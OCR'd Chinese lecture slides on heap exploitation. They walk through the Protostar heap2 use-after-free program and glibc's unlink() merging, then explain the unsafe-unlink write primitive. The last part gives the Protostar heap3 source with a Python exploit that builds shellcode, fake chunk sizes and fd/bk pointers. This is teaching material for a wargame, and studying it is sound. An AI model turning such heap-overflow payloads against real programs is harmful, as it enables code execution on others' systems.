
```c
int main(int argc, char **argv){
    char line[128];

    while(1) {
        printf("[ auth = %p, service = %p ]\n", auth, service);

        if(fgets(line, sizeof(line), stdin) == NULL) break; // safe

        if(strncmp(line, "auth ", 5) == 0) { // input "auth"
            auth = malloc(sizeof(auth));
            memset(auth, 0, sizeof(auth));
            if(strlen(line + 5) < 31) {
                strcpy(auth->name, line + 5); //safe
            }
        }
        if(strncmp(line, "reset", 5) == 0){ // input "reset"
            free(auth);
        }
        if(strncmp(line, "service", 6) == 0){ // input "service"
            service = strdup(line + 7);
        }
        if(strncmp(line, "login", 5) == 0){ // input "login"
            if(auth->auth) {
                printf("you have logged in already!\n");
            }else{
                printf("please enter your password\n");
            }
        }
    }
}
```


播放视频：【Protostar】heap2 第一个UAF

04
不安全的unlink
Unsafe Unlink

malloc( ) 和 free( )


```
a = malloc(128)
b = malloc(128)
c = malloc(128)
d = malloc(128)
e = malloc(128)
f = malloc(128)

free(b)
free(e)
free(d)
```






malloc( ) 和 free( )


```
a = malloc(128)
b = malloc(128)
c = malloc(128)
d = malloc(128)
e = malloc(128)
f = malloc(128)

free(b)
free(e)
free(d)
```



b: allocated chunk

b: free chunk





1. e检查前一块size最后一位：
   如果是0，表示前一块是free chunk，即将合并；

2. 检查前一块 d 和 e 的 size 大于某个系统设置值，
   就会触发 d、e 的合并；否则不合并


3. 合并开始时，将重新计算合并得到的新块的size：
   即前一块size+本块的size

4. 执行 e 在 bin 链中的 unlink(e)

unlink( )

unlink(e) 过程：


1. 循着 e 的 *fd 定位出 b;
2. 循着 e 的 *bk 定位出 x;
3. 向 b 的 bk 字段写入 x;
4. 向 x 的 fd 字段写入 b.



unlink( )

unlink(e) 过程：

1. 循着 e 的 *fd 定位出 b;
2. 循着 e 的 *bk 定位出 x;
3. 向 b 的 bk 字段写入 x;
4. 向 x 的 fd 字段写入 b.



前一块chunk的size
本块的 size
前向chunk的地址
后向chunk的地址
可用于存放数据的空间

此处存在exploit的机会：

如果在*fd处构造地址*p，在*bk出构造地址*q，


上述unlink(e)演变为：

1. 循着*fd定位出 b 的起始地址 p;
2. 循着*bk定位出 x 的起始地址 q;
3. 在 p 偏移若干(12)字节处，将被填入 *q;
4. 在 q 偏移若干(8)字节处，将被填入 *p.

unlink( )

unlink(e) 过程：

1. 循着 e 的 *fd 定位出 b；
2. 循着 e 的 *bk 定位出 x；
3. 向 b 的 bk 字段写入 x；
4. 向 x 的 fd 字段写入 b.



前一块chunk的size
本块的 size
前向chunk的地址
后向chunk的地址
可用于存放数据的空间

此处存在exploit的机会：

如果在*fd处构造地址*p，在*bk出构造地址*q，


上述unlink(e)演变为：

1. 循着*fd定位出 b 的起始地址 p;
2. 循着*bk定位出 x 的起始地址 q;
3. 在 p 偏移若干(12)字节处，将被填入 *q;
4. 在 q 偏移若干(8)字节处，将被填入 *p.

unlink( )

unlink(e) 过程：

1. 循着 e 的 *fd 定位出 b;
2. 循着 e 的 *bk 定位出 x;
3. 向 b 的 bk 字段写入 x;
4. 向 x 的 fd 字段写入 b.



前一块chunk的size
本块的 size
前向chunk的地址
后向chunk的地址
可用于存放数据的空间

此处存在exploit的机会：

如果在*fd处构造地址*p，在*bk出构造地址*q，

上述unlink(e)演变为：

1. 循着*fd定位出 b 的起始地址 p;
2. 循着*bk定位出 x 的起始地址 q;
3. 在 p 偏移若干(12)字节处，将被填入 *q;
4. 在 q 偏移若干(8)字节处，将被填入 *p.

Heap3 的两种解法

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
  printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  char *a, *b, *c;

  a = malloc(32);
  b = malloc(32);
  c = malloc(32);

  strcpy(a, argv[1]);
  strcpy(b, argv[2]);
  strcpy(c, argv[3]);

  free(c);
  free(b);
  free(a);

  printf("dynamite failed?\n");
}
```

两种做法：

- 利用 a 的堆溢出
- 利用 b 的堆溢出

```python
# exploit a overflow
a = "A"*4
a += "\x68\x64\x88\x04\x08\xc3" #shellcode
a += "A"*22
# overflow into b
a += "\xf8\xff\xff\xff"
a += "\xfc\xff\xff\xff"

b = "A"*8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "CCCC"

print a + " " +  b + " " + c
```

